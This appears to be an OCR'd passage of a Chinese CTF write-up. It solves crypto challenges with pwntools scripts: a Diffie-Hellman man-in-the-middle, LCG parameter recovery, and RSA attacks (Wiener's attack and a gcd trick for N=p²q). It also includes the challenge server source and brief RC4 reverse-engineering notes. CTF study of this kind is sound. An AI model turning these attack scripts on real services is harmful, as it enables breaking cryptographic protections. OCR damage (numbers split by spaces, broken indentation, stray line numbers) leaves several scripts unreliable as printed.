而这里使用的就是中间人攻击，下面这张图清楚地说明了其原理。




图 10.2 中间人攻击

因此我们就有了基本思路。还有一点也说一下，就是题目中给出了加密的方式是

$$c \equiv k * m(mod\ p)$$

因此如果想求出明文的话，我们仅需要利用k在模p下的逆元即可

$$m \equiv c * k^{-1}(mod\ p)$$

这一步仅在服务器和出题人间的验证时用得到，因为后面我们就直接把出题人的token给改成我们的了，相当于改变了明文。

exp：

```python
from pwn import *
import itertools
import string
import hashlib
from Crypto.Util.number import *
import gmpy2
import re
def proof(io):
    io.recvuntil(b"XXXX+")
    suffix = io.recv(16).decode("utf8")
    io.recvuntil(b"== ")
    cipher = io.recvline().strip().decode("utf8")
    for i in itertools.product(string.ascii_letters+string.digits, repeat=4):
        x = "{}{}{}{}".format(i[0],i[1],i[2],i[3])

proof=hashlib.sha256((x+suffix.format(i[0],i[1],i[2],i[3])).encode()).hexdigest()
        if proof == cipher:
            break
    print(x)
    io.sendlineafter(b"XXXX:",x.encode())

def exp(io):
    io.recvuntil(b"token:")
    token=int(io.recvline().strip().decode(),16)
    io.recvuntil(b"> ")
    io.send(b"1")
    io.recvuntil(b"= (")
    g=int(io.recvuntil(b",").strip().decode().replace(",",""))
    p=int(io.recvuntil(b")").strip().decode().replace(")",""))
    io.recvuntil(b"Here is my key = ")
    YA=int(io.recvuntil(b",").strip().decode().replace(",",""))
    XD1=getRandomNBitInteger(1024)
    YD1=pow(g,XD1,p)
    io.recvuntil(b"> ")
    io.send(b"y")
    io.recvuntil(b"> ")
    io.send(str(YD1).encode())
    io.recvuntil(b"my key = ")
    YB=int(io.recvuntil(b".").strip().decode().replace(".",""))
    XD2=getRandomNBitInteger(1024)
    YD2=pow(g,XD2,p)
    io.recvuntil(b"> ")
    io.send(b"y")
    io.recvuntil(b"> ")
    io.send(str(YD2).encode())
    K2=pow(YA,XD2,p)
```

```
    K1=pow(YB,XD1,p)
    io.recvuntil(b"same key.")
    c11=int(re.sub(r'\D', '', io.recvuntil(b"=").strip().decode()))
    io.recvuntil(b"> ")
    io.send(b"y")
    io.recvuntil(b"> ")
    m1=gmpy2.invert(K2,p)*c11
    c12=K1*m1%p
    io.send(str(c12).encode())
    io.recvuntil(b"> ")
    io.send(b"y")
    io.recvuntil(b"> ")
    c22=K2*token%p
    io.send(str(c22).encode())
    io.recvuntil(b"> ")
    io.send(b"3")
    io.recvuntil(b"> ")
    io.send(b"4")
io = remote('127.0.0.1',8718)
proof(io)
exp(io)
io.interactive()
```

```
C:\Users\jyzho\Desktop\编程\Python>python test.py
[x] Opening connection to 127.0.0.1 on port 8718
[x] Opening connection to 127.0.0.1 on port 8718: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 8718: Done
EkwJ
[*] Switching to interactive mode
[Store]: You have bought Flag.
[Store]: You have got the flag: b'flag{MITM_1s_Simp|3.}'.
```

LC寄

参考这篇文章，还有这篇文章也不错

LCG，线性同余法，是一种生成伪随机数的方法，用一个公式来概括就是

$$X_{n+1} = (aX_n + b)\ mod\ m$$

基本围绕以下四个公式，即可解决各类基础的LCG问题

目的	公式
1.X_{n+1}反推出X_n	$X_n=(a^{-1}(X_{n+1}-b))\%m$
2.求a	$a=((X_{n+2}-X_{n+1})(X_{n+1}-X_n)^{-1})\%m$
3.求b	$b=(X_{n+1}-aX_n)\%m$
4.求m	$t_n=X_{n+1}-X_n$，$m=gcd((t_{n+1}t_{n-1}-t_nt_n),(t_nt_{n-2}-t_{n-1}t_{n-1}))$

题目

```python
from LCG_secret import m,c,n,flag
from Crypto.Util.number import *

class prng_lcg:
    def __init__(self, seed,m,c,n):
        self.state = seed
        self.m,self.c,self.n=m,c,n
    def next(self):
        self.state = (self.state * self.m + self.c) % self.n
        return self.state

def enc(message):
    LCG=prng_lcg(message,m,c,n)
    for i in range(6):
        print(f"s{i}=",LCG.next())
    return ' '

format=b"flag{???}"
message=bytes_to_long(flag[5:])
print(enc(message))
'''
s0= 80650788608163946270379993865223657884122 90
s1= 99073818230996026223404001947275748217105 38
s2= 59554460900502520148517038487392196129477 91
s3= 62386817407514052937420065715553464713933 22
s4= 10560673176787812818375757176554537493231 931
s5= 51548839928694463529833358130776530474190 16
'''
```

基本思路就是先通过上面的公式四求出这里的n，然后就可以求出a,b，进而通过s0反推出seed

exp:

```python
from gmpy2 import invert
from primefac import *
```

```python
from sympy import factorint
from functools import reduce
from Crypto.Util.number import long_to_bytes
s =  [
    80650788608163946270379993865223657884122 90,
    99073818230996026223404001947275748217105 38,
    59554460900502520148517038487392196129477 91,
    62386817407514052937420065715553464713933 22,
    10560673176787812818375757176554537493231 931,
    51548839928694463529833358130776530474190 16
]

diffs = [s1 - s0 for s1, s0 in zip(s, s[1:])]
zeros = [t2*t0-t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:], diffs[2:])]
N = abs(reduce(gcd, zeros))
factors = factorint(N)
while not isprime(N): # 注意这里N刚开始有可能不是素数导致后面无法求出逆元
    for prime, order in factors.items():
        if prime.bit_length() > 128:
            continue
        N = N / prime**order
a = (s[2] - s[1]) * invert(s[1] - s[0], N) % N
b = (s[1] - s[0] * a) % N
seed = (s[0] - b) * invert(a, N) % N
print (long_to_bytes(seed))
```

```
b'HOw_prn9_w0rks???'
```

RSA大冒险

这题是打远程的，总共两关，都过了就给flag

题目

RSA大冒险.py

> 这个主要是拿来做交互的，里面加了个proof of work，爆破一下就行

```python
import os
import signal
import string
import random
import socketserver
from hashlib import sha256

from challenges.challenge1 import RSAServe as C1S
from challenges.challenge2 import RSAServe as C2S
```

```
from challenges.secret import FLAG

SCORE = [0, 0]
BANNER = r"""
 ____  ____    _
|  _ \/ ___|  / \
| |_) \___ \ / _ \
|  _ < ___) / ___ \
|_| \_\____/_/   \_\

Welocme back to Week3's RSA challenge!
Here are two challenges(1, 2) on RSA's further knowledge.
Solve each one so that you can get a gift and 1 score.
If you solve them all, you can get a BIG REWARD.

"""
MEMU = r"""
/---------------------------\
|          options          |
| 1. get public key         |
| 2. get cipher text        |
| 3. check                  |
| 4. quit this challenge    |
\---------------------------/
"""

class Task(socketserver.BaseRequestHandler):
    def _recvall(self):
        BUFF_SIZE = 2048
        data = b''
        while True:
            part = self.request.recv(BUFF_SIZE)
            data += part
            if len(part) < BUFF_SIZE:
                break
        return data.strip()

    def send(self, msg, newline=True):
        try:
            if newline:
                msg += b'\n'
            self.request.sendall(msg)
        except:
            pass

    def recv(self, prompt=b'> '):
        self.send(prompt, newline=False)
```

```
57          return self._recvall()
58
59      def proof_of_work(self):
60          random.seed(os.urandom(8))
61          proof = ''.join(
62              [random.choice(string.ascii_letters+string.digits) for _ in
    range(20)])
63          _hexdigest = sha256(proof.encode()).hexdigest()
64          self.send(f"[+] sha256(XXXX+{proof[4:]}) == {_hexdigest}".encode())
65          x = self.recv(prompt=b'[+] Plz tell me XXXX: ')
66          if len(x) != 4 or sha256(x+proof[4:].encode()).hexdigest() !=
    _hexdigest:
67              return False
68          return True
69
70      def timeout_handler(self, signum, frame):
71          raise TimeoutError
72
73      def Serve(self, S):
74          self.send(MEMU.encode())
75          while True:
76              option = self.recv()
77              if option == b'1':
78                  pubkey = S.pubkey()
79                  for s in pubkey:
80                      self.send(f"{s}={pubkey[s]}".encode())
81              elif option == b'2':
82                  c = S.encrypt()
83                  self.send(c.encode())
84              elif option == b'3':
85                  usr_answer = self.recv(b"input the original string:")
86                  return S.check(usr_answer)
87              elif option == b'4':
88                  return False
89              else:
90                  self.send(b"invaild option")
91
92      def handle(self):
93          signal.signal(signal.SIGALRM, self.timeout_handler)
94          signal.alarm(600)
95          if not self.proof_of_work():
96              self.send(b'[!] Wrong!')
97              return
98          self.send(BANNER.encode())
99          while True:
100             self.send(f'your score: {sum(SCORE)}.'.encode())
101             if sum(SCORE) == 2:
```

```
                self.send(b'Congratulations, you have solved all challenges!')
                self.send(b'Here is your REWARD:')
                self.send(FLAG)
                break
            self.send(b'select challenge')
            code = self.recv()
            if code == b'1':
                S = C1S()
                res = self.Serve(S)
                if res == True:
                    SCORE[0] = 1
            elif code == b'2':
                S = C2S()
                res = self.Serve(S)
                if res == True:
                    SCORE[1] = 1
            else:
                self.send(b'invaild input')

class ThreadedServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    pass

class ForkedServer(socketserver.ForkingMixIn, socketserver.TCPServer):
    pass

if __name__ == "__main__":
    HOST, PORT = '0.0.0.0', 10002
    server = ForkedServer((HOST, PORT), Task)
    server.allow_reuse_address = True
    print(HOST, PORT)
    server.serve_forever()
```

challenge1.py

```
import random
from Crypto.Util.number import *
from challenges.secret import gift1

class RSAServe:
    def __init__(self) -> None:
        def create_keypair(size):
            p = getPrime(size // 2)
            q = getPrime(size // 2)
            N = p * q
            phi = (p - 1) * (q - 1)
```

```
            while True:
                d = random.getrandbits(size // 4)
                if (GCD(d, phi) == 1 and 36 * pow(d, 4) < N):
                    break
            e = inverse(d, phi)
            return p, q, N, e, d
        self.p, self.q, self.N, self.e, self.d = create_keypair(1024)
        self.m = gift1

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.N)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return {"N": self.N, "e": self.e}
```

challenge2.py

```
from Crypto.Util.number import *
from challenges.secret import gift2

class RSAServe:
    def __init__(self) -> None:
        def create_keypair(nbits):
            p = getPrime(nbits // 2)
            q = getPrime(nbits // 2)
            N = p * p * q
            phi = p * (p-1) * (q-1)
            e = 0x10001
            d = inverse(e, phi)
            return N, e, pow(d, e, phi)
        self.N, self.e, self.d = create_keypair(1024)
        self.m = gift2

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.N)
        return hex(c)

    def check(self, msg):
        return msg == self.m
```

```
24
25      def pubkey(self):
26          return {"N": self.N, "e": self.e, "d": self.d}
```

这两关我们分别来看。

第一关，e是由d和phi求逆元得来的，非常之大，显然维纳攻击，没什么特殊的，不赘述。

第二关，给了n，e，和一个奇怪的东西d^e%phi，下面我们来做一个推导。

$$d^e \equiv D\ (mod\ \phi)$$

$$e^e d^e \equiv e^e D\ (mod\ \phi)$$

由于我们知道，公钥e和私钥d有如下关系

$$ed \equiv 1(mod\ \phi)$$

即在模phi下互为逆元，因此

$$1 \equiv e^e D(mod\ \phi)$$

即

$$e^e D - 1 = k\phi \tag{1}$$

而在此题中，n比较特殊

$$n = p * p * q$$

$$phi = p * (p-1) * (q-1)$$

不难看出，n和phi存在最大公因数p，又根据（1）式，因此

$$p = gcd(e^e D - 1, n)$$

接下来也就迎刃而解了

exp:

```
1  from pwn import *
2  import itertools
3  import string
4  import hashlib
5  from Crypto.Util.number import *
6  import binascii
7  import gmpy2
8
9  def transform(x, y):
10     res = []
11     while y:
12         res.append(x // y)
13         x, y = y, x % y
```

```
    return res

def continued_fraction(sub_res):
    numerator, denominator = 1, 0
    for i in sub_res[::-1]:
        denominator, numerator = numerator, i * numerator + denominator
    return denominator, numerator

def sub_fraction(x, y):
    res = transform(x, y)
    res = list(map(continued_fraction, (res[0:i] for i in range(1, len(res)))))
    return res


def get_pq(a, b, c):
    par = gmpy2.isqrt(b * b - 4 * a * c)
    x1, x2 = (-b + par) // (2 * a), (-b - par) // (2 * a)
    return x1, x2


def wienerAttack(e, n):
    for (d, k) in sub_fraction(e, n):
        if k == 0:
            continue
        if (e * d - 1) % k != 0:
            continue

        phi = (e * d - 1) // k
        px, qy = get_pq(1, n - phi + 1, n)
        if px * qy == n:
            p, q = abs(int(px)), abs(int(qy))
            d = gmpy2.invert(e, (p - 1) * (q - 1))
            return d
    print("该方法不适用")

def proof(io):
    io.recvuntil(b"XXXX+")
    suffix = io.recv(16).decode("utf8")
    io.recvuntil(b"== ")
    cipher = io.recvline().strip().decode("utf8")
    for i in itertools.product(string.ascii_letters+string.digits, repeat=4):
        x = "{}{}{}{}".format(i[0],i[1],i[2],i[3])

proof=hashlib.sha256((x+suffix.format(i[0],i[1],i[2],i[3])).encode()).hexdigest()
        if proof == cipher:
```

```
            break
    print(x)
    io.sendlineafter(b"XXXX:",x.encode())

def challenge1(io):
    io.recvuntil(b">")
    io.send(b"1")
    io.recvuntil(b">")
    io.send(b"1")
    n=int((io.recvline().strip().decode())[2:])
    e=int((io.recvline().strip().decode())[2:])
    io.recvuntil(b">")
    io.send(b"2")
    c=int(io.recvline().strip().decode(),16)
    io.recvuntil(b">")
    io.send(b"3")
    d = wienerAttack(e, n)
    m = pow(c, d, n)
    ans1=long_to_bytes(int(m))
    print(ans1)
    io.recvuntil(b":")
    io.send(ans1)
    print(io.recvline())

def challenge2(io):
    io.recvuntil(b">")
    io.send(b"2")
    io.recvuntil(b">")
    io.send(b"1")
    n=int((io.recvline().strip().decode())[2:])
    e=int((io.recvline().strip().decode())[2:])
    d=int((io.recvline().strip().decode())[2:])
    io.recvuntil(b">")
    io.send(b"2")
    c=int(io.recvline().strip().decode(),16)
    io.recvuntil(b">")
    io.send(b"3")
    p=gmpy2.gcd(pow(e,e)*d-1,n)
    q=n//p//p
    phi = p * (p-1) * (q-1)
    d = inverse(e, phi)
    ans2=long_to_bytes(pow(c,d,n))
    print(ans2)
    io.recvuntil(b":")
    io.send(ans2)
    print(io.recvline())
io = remote('127.0.0.1',35397)
```

```
proof(io)
challenge1(io)
challenge2(io)
io.interactive()
```


```
C:\Users\jyzho\Desktop\编程\Python>python test1.py
[x] Opening connection to 127.0.0.1 on port 35397
[x] Opening connection to 127.0.0.1 on port 35397: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 35397: Done
vjXN
b'I_know_how_to_use_wienier_Attack!'
b'your score: 1.\n'
b'The_N_is_consist_of_three_primes.'
b'your score: 2.\n'
[*] Switching to interactive mode
Congratulations, you have solved all challenges!
Here is your REWARD:
flag{7He_w0rId_Of_RSA_i5_so_FanCy.}
[*] Got EOF while reading in interactive
[*] Interrupted
[*] Closed connection to 127.0.0.1 port 35397
```

Reverse

find_bomb


> 此题为非预期解

直接玩通关！干就完了！！~~反正不会做！！！~~



rc4_sp

查看IDA生成的伪代码可以发现，在初始化函数中对密钥的处理部分进行了魔改，使用了两个密钥



密文在这

```
.data:0000000140003020                 public not_flag
.data:0000000140003020 ; _BYTE not_flag[64]
.data:0000000140003020 not_flag        db 4Ah, 8, 0D5h, 0F4h, 0F9h, 0D0h, 3Eh, 1Bh, 0EAh, 46h
.data:0000000140003020                                         ; DATA XREF: main+95↑o
.data:000000014000302A                 db 0CCh, 17h, 35h, 26h, 1Dh, 7Ch, 61h, 0BBh, 0F1h, 0F6h
.data:0000000140003034                 db 23h, 41h, 0ABh, 35h, 0DBh, 0Bh, 43h, 45h, 8Ch, 35h
.data:000000014000303E                 db 98h, 0C5h, 0CAh, 59h, 0FEh, 0B1h, 0ADh, 0B5h, 12h, 7Dh
.data:0000000140003048                 db 0DCh, 82h, 30h, 2, 4Ah, 13h dup(0)
.data:0000000140003060 p_0             dq offset qword_140002C70
```

写出相应的代码解密即可

